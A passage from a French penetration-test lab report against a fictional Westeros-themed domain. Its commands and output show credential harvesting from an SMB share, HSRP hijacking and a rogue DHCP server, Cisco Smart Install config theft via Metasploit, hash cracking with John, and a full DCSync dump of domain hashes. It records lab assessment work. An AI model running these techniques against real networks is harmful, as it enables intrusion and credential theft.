
```
smb: \> ls
smb: \> get deploy_workstation.ps1
```

```
┌──(kali㉿kali)-[~]
└─$ smbclient //172.16.2.100/IT -U renly.baratheon
Password for [WORKGROUP\renly.baratheon]:
Try "help" to get a list of possible commands.
smb: \> get deploy_workstation.ps1
```

Analyse de la Vulnérabilité Critique :

Analyse du contenu de `deploy_workstation.ps1` :

```
cat deploy_workstation.ps1
```



Contenu extrait :

```
$DomainAdmin = "ned.stark"
$DomainPass = "Winter2019!"
```

Identifiants administrateur écrits en clair !

---

4. Exploitation : Démonstration de l'impact des vulnérabilités

4.1 Réseau : Accès non autorisé via services mal configurés

Exploitation 1 : Prise de contrôle de la passerelle (HSRP Hijacking)


Objectif :

Démontrer la possibilité de voler l'adresse IP virtuelle (172.16.3.254) et de détourner le flux réseau en exploitant l'absence de chiffrement HSRP.


Étapes d'exploitation :

1. **Écoute (Sniffing)** : Utilisation de Wireshark pour capturer les paquets HSRP et identifier le mot de passe en clair ("cisco")
2. **Injection** : Utilisation de l'outil Yersinia pour envoyer un paquet "Hello" falsifié avec une priorité de 255 (le maximum possible)
3. **Résultat** : Observation immédiate d'un paquet "Resign" (Démission) venant du routeur légitime (172.16.3.253), qui passe en état Standby. L'attaquant devient le routeur Active

Preuve :



Légende : La capture montre l'injection du paquet malveillant (Ligne 34, "Coup") et la mise en veille immédiate du routeur Cisco (Ligne 36, "speak").




Légende : La table d'état confirme que la machine attaquante possède désormais l'IP virtuelle 172.16.3.254.

Exploitation 2 : DHCP - Serveur pirate et Man-in-the-Middle

Manipulation effectuée :

- **Outil** : Yersinia (Mode DHCP > Attack 1 : DHCP Starvation, puis Attack 2 : Creating Rogue Server)

- **Configuration malveillante** : IP de la VM attaquante (.131)



Résultat : Les victimes acceptent la configuration réseau fournie par le pirate, permettant l'interception de tout le trafic.

4.2 Système : Élévation de privilèges, exécution de code

Exploitation : Faille Cisco Smart Install (Port 4786)

Étant donné que le port 4786 était ouvert sur plusieurs machines, exploitation avec Metasploit pour récupérer les configurations et mots de passe.

Configuration de Metasploit :

```
msf6 > search smart-install

Matching Modules
================

   #  Name                                        Disclosure Date  Rank    Check  Description
   -  ----                                        ---------------  ----    -----  -----------
   0  auxiliary/scanner/misc/cisco_smart_install  .                normal  No     Identify Cisco Smart Install endpoints
   1    \_ action: DOWNLOAD                       .                .       .      Retrieve configuration via Smart Install Pro
tocol
   2    \_ action: SCAN                           .                .       .      Scan for instances communicating via Smart I
nstall Protocol (default)


Interact with a module by name or index. For example info 2, use 2 or use auxiliary/scanner/misc/cisco_smart_install
After interacting with a module you can manually set a ACTION with set ACTION 'SCAN'

msf6 > use auxiliary/scanner/misc/cisco_smart_install
[*] Using action SCAN - view all 2 actions with the show actions command
msf6 auxiliary(scanner/misc/cisco_smart_install) > show actions

Auxiliary actions:

       Name      Description
       ----      -----------
       DOWNLOAD  Retrieve configuration via Smart Install Protocol
   =>  SCAN      Scan for instances communicating via Smart Install Protocol (default)


msf6 auxiliary(scanner/misc/cisco_smart_install) > action DOWNLOAD
[-] Unknown command: action. Run the help command for more details.
msf6 auxiliary(scanner/misc/cisco_smart_install) > set action DOWNLOAD
action => DOWNLOAD
msf6 auxiliary(scanner/misc/cisco_smart_install) > set RHOSTS 172.16.0.10-12
RHOSTS => 172.16.0.10-12
msf6 auxiliary(scanner/misc/cisco_smart_install) > run
[*] 172.16.0.10:4786      - Starting TFTP Server...
```

Lancement de l'attaque :

```
msf6 auxiliary(scanner/misc/cisco_smart_install) > run
[*] 172.16.0.10:4786      - Starting TFTP Server...
[+] 172.16.0.10:4786      - Fingerprinted the Cisco Smart Install protocol
[*] 172.16.0.10:4786      - Attempting copy system:running-config tftp://172.16.0.31/xcaDSTKG
[*] 172.16.0.10:4786      - Waiting 10 seconds for configuration
[*] 172.16.0.10:4786      - Incoming file from 172.16.0.10 - xcaDSTKG (3506 bytes)
[+] 172.16.0.10:4786      - 172.16.0.10:4786 Username 'admin' with MD5 Encrypted Password: $1$s2Oi$3ZEOKgMQupkhDmWo/THiL0
[*] 172.16.0.10:4786      - Providing some time for transfers to complete...
[*] 172.16.0.10:4786      - Shutting down the TFTP service...
[*] Scanned 1 of 3 hosts (33% complete)
[*] 172.16.0.11:4786      - Starting TFTP Server...
[+] 172.16.0.11:4786      - Fingerprinted the Cisco Smart Install protocol
[*] 172.16.0.11:4786      - Attempting copy system:running-config tftp://172.16.0.31/LmzQJtLL
[*] 172.16.0.11:4786      - Waiting 10 seconds for configuration
[*] Scanned 1 of 3 hosts (33% complete)
[*] 172.16.0.11:4786      - Incoming file from 172.16.0.11 - LmzQJtLL (6492 bytes)
[+] 172.16.0.11:4786      - 172.16.0.11:4786 Username 'admin' with MD5 Encrypted Password: $1$97fL$FPeqbuq20LN6x5CchFhM10
[*] Scanned 1 of 3 hosts (33% complete)
[*] 172.16.0.11:4786      - Providing some time for transfers to complete...
[*] 172.16.0.11:4786      - Shutting down the TFTP service...
[*] Scanned 2 of 3 hosts (66% complete)
[*] 172.16.0.12:4786      - Starting TFTP Server...
[+] 172.16.0.12:4786      - Fingerprinted the Cisco Smart Install protocol
[*] 172.16.0.12:4786      - Attempting copy system:running-config tftp://172.16.0.31/DlbtSedf
[*] 172.16.0.12:4786      - Waiting 10 seconds for configuration
[*] Scanned 2 of 3 hosts (66% complete)
[*] 172.16.0.12:4786      - Incoming file from 172.16.0.12 - DlbtSedf (6613 bytes)
[+] 172.16.0.12:4786      - 172.16.0.12:4786 Username 'admin' with MD5 Encrypted Password: $1$akER$ojo.KWqIqqkG048FWCmAJ.
[*] Scanned 2 of 3 hosts (66% complete)
[*] 172.16.0.12:4786      - Providing some time for transfers to complete...
[*] 172.16.0.12:4786      - Shutting down the TFTP service...
[*] Scanned 3 of 3 hosts (100% complete)
[*] Auxiliary module execution completed
```

Résultat : Les fichiers de configuration des switchs se sont uploadés dans `/root/.msf4/loot`.

```
adminetu@RTC01:~/john/src$ sudo ls /root/.msf4/loot/
20260114110717_default_172.16.0.10_cisco.ios.config_967532.txt
20260114110733_default_172.16.0.11_cisco.ios.config_079335.txt
20260114110748_default_172.16.0.12_cisco.ios.config_337260.txt
```

```
adminetu@RTC01:~/john/src$ sudo cat /root/.msf4/loot/20260114110717_default_172.16.0.10_cisco.ios.config_967532.txt
!
version 15.0
no service pad
service timestamps debug datetime msec
service timestamps log datetime msec
no service password-encryption
!
hostname SW3-Server
!
boot-start-marker
boot-end-marker
!
!
username admin privilege 15 secret 5 $1$s2Oi$3ZEOKgMQupkhDmWo/THiL0
no aaa new-model
system mtu routing 1500
!
!
no ip domain-lookup
ip domain-name pellet.com
!
!
crypto pki trustpoint TP-self-signed-3608219008
 enrollment selfsigned
 subject-name cn=IOS-Self-Signed-Certificate-3608219008
 revocation-check none
 rsakeypair TP-self-signed-3608219008
!
!
crypto pki certificate chain TP-self-signed-3608219008
!
```

Récupération des mots de passe avec John :

```
adminetu@RTC01:~/john/run$ ./john --format=md5crypt ../../hashes.txt
Using default input encoding: UTF-8
Loaded 3 password hashes with 3 different salts (md5crypt, crypt(3) $1$ (and variants) [MD5 256/256 AVX2 8x3])
Will run 4 OpenMP threads
Note: Passwords longer than 5 [worst case UTF-8] to 15 [ASCII] rejected
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, 'h' for help, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:./password.lst
Enabling duplicate candidate password suppressor using 256 MiB
Failed to use huge pages (not pre-allocated via sysctl? that's fine)
pellet           (?)
pellet           (?)
pellet           (?)
3g 0:00:00:02 DONE 2/3 (2026-01-14 11:38) 1.463g/s 103773p/s 311320c/s 311320C/s azsx1234..muzzy1
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

Accès SSH avec privilèges maximaux :

```
adminetu@RTC01:~$ ssh admin@172.16.0.10
(admin@172.16.0.10) Password:
SW3-Server#show privil
SW3-Server#show privilege
Current privilege level is 15
SW3-Server#conf t
Enter configuration commands, one per line.  End with CNTL/Z.
SW3-Server(config)#
```

4.3 Active Directory : Compromission Domain Admin, mouvement latéral

Exploitation Finale : Compromission totale du domaine

Validation des droits Admin :

Utilisation des identifiants trouvés (`ned.stark:Winter2019!`) pour vérifier si le compte est toujours actif et administrateur :

```
nxc smb 172.16.2.100 -u ned.stark -p 'Winter2019!'
```

```
┌──(kali㉿kali)-[~]
└─$ nxc smb 172.16.2.100 -u ned.stark -p Winter2019!
SMB         172.16.2.100    445    WIN-2PG4TDHOK1T  [*] Windows 10 / Server 2019 Build 17763 x64 (name:WIN-2PG4TDHOK1T) (domain:PELLET.com) (signing:True) (SMBv1:True)
SMB         172.16.2.100    445    WIN-2PG4TDHOK1T  [+] PELLET.com\ned.stark:Winter2019! (Pwn3d!)
```

Résultat : Le flag `(Pwn3d!)` est apparu, confirmant les droits d'administration sur le Contrôleur de Domaine.

Compromission Totale (DCSync) :

Grâce aux droits administrateur, extraction de la base de données des secrets (NTDS.dit) pour récupérer tous les hashs du domaine :

```
impacket-secretsdump 'PELLET.com/ned.stark:Winter2019!@172.16.2.100'
```

```
┌──(kali㉿kali)-[~]
└─$ impacket-secretsdump 'PELLET.com/ned.stark:Winter2019!@172.16.2.100'
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0x3058a81f20c33c7d243399dddb4560c0
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrateur:500:aad3b435b51404eeaad3b435b51404ee:fefcfc418134bfb464ae7facd8c76668:::
Invité:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[*] Dumping cached domain logon information (domain/username:hash)
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
PELLET\WIN-2PG4TDHOK1T$:aes256-cts-hmac-sha1-96:f839142a20d8a4cb6a4b542a2556ec58cc7243f31ab1515c515642f39399cdba
PELLET\WIN-2PG4TDHOK1T$:aes128-cts-hmac-sha1-96:aaf2c701de25b66acca7995df84aaebd
PELLET\WIN-2PG4TDHOK1T$:des-cbc-md5:e97c3292765b6219
PELLET\WIN-2PG4TDHOK1T$:plain_password_hex:13426dfb19c1f0b5506b806a0a103bfbf9cd9b873af4f4bf4d9bb00348d6906c89d675147e3602320bcfd017b5ad9510117
af2ae77962677f6bd617e96962aeb27dc59e37eb1b3e8c46808622ee395267289d320d19d152b24ee9ed08a112a4ac45f11918e74697a8dd0c42db24ddad40e91c54ed5b30290a
712e3d333e8d0f2b01c7b6ad79888d18cf352fd8280e0b7dafb5db1fec21d80afa930ed56112fde0731dd600f1ce55c72e407c6ec5c543a5cc1d0c9563611e657bea98b6a72a81
d757f5cab0d192bf38663c29213f3e6820bcf299888d74901ae701b26143acf35c8472ae44b6331bd056ca6be3bc6cd83
PELLET\WIN-2PG4TDHOK1T$:aad3b435b51404eeaad3b435b51404ee:97ae5844ed8b99ce07944127ef12b892:::
[*] DPAPI_SYSTEM
dpapi_machinekey:0x7153b8bb9b473596cc29e8389ac71f43d2051493
dpapi_userkey:0x777780f76c128924caf2b5f288260a22b1f4fcaf
[*] NL$KM
 0000   1E 3E 4B E1 E5 17 BB 19  1D 77 08 F5 93 1D 9E 4B   .>K......w.....K
 0010   3D 13 8F 24 12 70 74 36  05 E4 59 F7 AA 04 E6 51   =..$.pt6..Y....Q
 0020   64 3F AB F7 41 15 2B FB  A6 06 AF 23 D9 51 1B 96   d?..A.+....#.Q..
 0030   DF 87 C1 71 19 04 FD 49  D2 8B 4D 2A 0B 53 5F E8   ...q...I..M*.S_.
NL$KM:1e3e4be1e517bb191d7708f5931d9e4b3d138f241270743605e459f7aa04e651643fabf741152bfba606af23d9511b96df87c1711904fd49d28b4d2a0b535fe8
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrateur:500:aad3b435b51404eeaad3b435b51404ee:fefcfc418134bfb464ae7facd8c76668:::
Invité:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:500d6aeba2ef562f82d0877403bbd425:::
Alice:1111:aad3b435b51404eeaad3b435b51404ee:c5f2d015f316018f6405522825689ffe:::
Bob:1112:aad3b435b51404eeaad3b435b51404ee:c5f2d015f316018f6405522825689ffe:::
pellet.com\ned.stark:1131:aad3b435b51404eeaad3b435b51404ee:2bc2a0308594f2e7481db79c9904e160:::
pellet.com\jon.snow:1132:aad3b435b51404eeaad3b435b51404ee:6918f5764dcd209b7330ae156a99f0e3:::
pellet.com\arya.stark:1133:aad3b435b51404eeaad3b435b51404ee:50f018ed895564ca826c14c629b03b43:::
pellet.com\sansa.stark:1134:aad3b435b51404eeaad3b435b51404ee:4fd725d961f83950da0fbfe26fd387a5:::
pellet.com\bran.stark:1135:aad3b435b51404eeaad3b435b51404ee:8b88d0b83534e731a66c87da37d1fdff:::
pellet.com\robb.stark:1136:aad3b435b51404eeaad3b435b51404ee:f8ea5932d0f85a74cd3ec55251010f42:::
pellet.com\rickon.stark:1137:aad3b435b51404eeaad3b435b51404ee:ff5c91c1731c46b04ed98fba2c009580:::
pellet.com\benjen.stark:1138:aad3b435b51404eeaad3b435b51404ee:ecc3c9acda9b9bccc969ccd308283a1b:::
pellet.com\tywin.lannister:1139:aad3b435b51404eeaad3b435b51404ee:7452e715296f4220294d7ca239c3399f:::
pellet.com\cersei.lannister:1140:aad3b435b51404eeaad3b435b51404ee:29010d9fe8201a3869805dbfd4a01922:::
```

Impact : Vol réussi des hashs de l'Administrateur (`fefcfc...`) et du compte KRBTGT.

- Vu que l'on a précédemment récupéré des mots de passes grâce à la compromission de l'AD, on peut désormais accéder au partage de fichier, le partage étant en lecture pour tous il n'y a même pas besoin de se connecter avec un compte admin. On peut y trouver des informations cruciales :

```
┌──(kali㉿kali)-[~]
└─$ nxc smb 172.16.2.100 -u 'renly.baratheon' -p 'Rainbow123' --shares
SMB         172.16.2.100    445    WIN-2PG4TDHOK1T  [*] Windows 10 / Server 2019 Build 17763 x64 (name:WIN-2PG4TDHOK1T)
ain:PELLET.com) (signing:True) (SMBv1:True)
SMB         172.16.2.100    445    WIN-2PG4TDHOK1T  [+] PELLET.com\renly.baratheon:Rainbow123
SMB         172.16.2.100    445    WIN-2PG4TDHOK1T  [*] Enumerated shares
SMB         172.16.2.100    445    WIN-2PG4TDHOK1T  Share           Permissions     Remark
SMB         172.16.2.100    445    WIN-2PG4TDHOK1T  -----           -----------     ------
SMB         172.16.2.100    445    WIN-2PG4TDHOK1T  ADMIN$                          Administration à distance
SMB         172.16.2.100    445    WIN-2PG4TDHOK1T  C$                             Partage par défaut
SMB         172.16.2.100    445    WIN-2PG4TDHOK1T  DocsAdmin
SMB         172.16.2.100    445    WIN-2PG4TDHOK1T  IPC$            READ            IPC distant
SMB         172.16.2.100    445    WIN-2PG4TDHOK1T  IronThrone$     READ,WRITE
SMB         172.16.2.100    445    WIN-2PG4TDHOK1T  IT              READ,WRITE
SMB         172.16.2.100    445    WIN-2PG4TDHOK1T  NETLOGON        READ            Partage de serveur d'accès
SMB         172.16.2.100    445    WIN-2PG4TDHOK1T  SYSVOL          READ            Partage de serveur d'accès

┌──(kali㉿kali)-[~]
└─$ smbclient //172.16.2.100/IronThrone$ -U 'PELLET/renly.baratheon%Rainbow123'
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Wed Jan 14 09:12:45 2026
  ..                                  D        0  Wed Jan 14 09:12:45 2026
  conseil_notes.txt                   A     2361  Mon Jan 12 09:09:10 2026
  create_westeros_db.sql              A     6188  Mon Jan 12 09:15:48 2026
  dragon_backup.ps1                   A      998  Mon Jan 12 09:09:10 2026
  mount_kingdoms.bat                  A      910  Mon Jan 12 09:09:10 2026
  ravens_config.ini                   A     1283  Mon Jan 12 09:09:10 2026
  SERVICES_VULNERABLES.txt            A     6440  Mon Jan 12 09:15:48 2026
  ssh_keys                            D        0  Mon Jan 12 09:15:48 2026
  tomcat-users.xml                    A     1540  Mon Jan 12 09:15:48 2026
```

Notamment les clefs ssh pour se connecter au compte Administrateur, on a des l'administrateur du compte de backup qui contient aussi des informations critiques et qui pourraient faire de gros dommages à une

entreprise

```
   $BackupConfig = @{
      User     = "svc_dragon"
      Password = "FireAndBlood1"
      Domain   = "PELLET"
      Destination = "\\CITADEL\Archives"
```

- On a également accès au script de création de la base westeros_prod avec la création des utilisateurs avec les mots de passes en clair (deuxième mot de chaque ligne):

```
-- Insertion des credentials (DONNEES SENSIBLES!)
INSERT INTO AD_Credentials (SamAccountName, Password, Department, Role, IsAdmin, IsServiceAccount, Notes) VALUES
    -- Domain Admins
    ('ned.stark', 'Winter2019!', 'IT', 'DSI', 1, 0, 'Directeur Systemes Information - Domain Admin'),
    ('daenerys.targaryen', 'Dracarys123!', 'Direction', 'PDG', 1, 0, 'Presidente - Enterprise Admin'),

    -- IT Team
    ('jon.snow', 'YouKnowNothing1', 'IT', 'Admin Systeme', 0, 0, 'Administrateur systeme senior'),
    ('arya.stark', 'Needle123', 'IT', 'Pentester', 0, 0, 'Analyste securite offensive'),
    ('samwell.tarly', 'BookWorm123', 'IT', 'Analyste', 0, 0, 'Analyste securite junior'),

    -- Direction
    ('tywin.lannister', 'GoldDragon2024', 'Finance', 'DAF', 0, 0, 'Directeur Administratif Financier'),
    ('cersei.lannister', 'PowerIsPower1', 'RH', 'DRH', 0, 0, 'Directrice Ressources Humaines'),

    -- Service Accounts (Kerberoastables!)
    ('svc_dragon', 'FireAndBlood1', 'Services', 'Backup', 0, 1, 'Service backup bases de donnees - SPN configure'),
    ('svc_raven', 'DarkWings123', 'Services', 'Messagerie', 0, 1, 'Service messagerie - SPN configure'),
    ('svc_iron', 'IronThrone1', 'Services', 'Web', 0, 1, 'Service web principal - SPN configure'),
    ('svc_wall', 'TheWallStands', 'Services', 'Monitoring', 0, 1, 'Service monitoring - SPN configure'),
    ('svc_citadel', 'MaesterChain1', 'Services', 'LDAP', 0, 1, 'Service annuaire LDAP - SPN configure'),

    -- Comptes avec ACL dangereuses
    ('petyr.baelish', 'Mockingbird1', 'Finance', 'Auditeur', 0, 0, 'ATTENTION: Droits DCSync sur le domaine!'),
    ('varys', 'ForTheRealm1', 'Direction', 'Veille', 0, 0, 'ATTENTION: GenericAll sur Domain Admins!'),

    -- Autres utilisateurs
    ('jorah.mormont', 'Khaleesi4ever', 'Direction', 'Assistant', 0, 0, 'Assistant de direction'),
    ('bronn', 'GoldAndCastle', 'Technique', 'Prestataire', 0, 0, 'Prestataire externe');
GO
```

- De plus, on a accès a des clées de connexions ssh donc on aurait pu se connecter sur ces sessions. Malheureusement, les clées sont fictives.

```
adminetu@RTC01:~/SSH$ ls
ned_stark_id_rsa  README.txt  svc_dragon_id_rsa
adminetu@RTC01:~/SSH$ cat ned_stark_id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAyZFJ3qQV5PoN5q8LZ8cJjXp0HxKGqxl7vK2h3iYlw8VHLqBCG5qX
# [Truncated for brevity - Real key would be much longer]
# CETTE CLE EST UN EXEMPLE - Ne fonctionne pas reellement
-----END OPENSSH PRIVATE KEY-----
adminetu@RTC01:~/SSH$ ssh -i ned_stark_id_rsa ned.stark@172.16.2.100
Load key "ned_stark_id_rsa": error in libcrypto
ned.stark@172.16.2.100's password:

adminetu@RTC01:~/SSH$
```

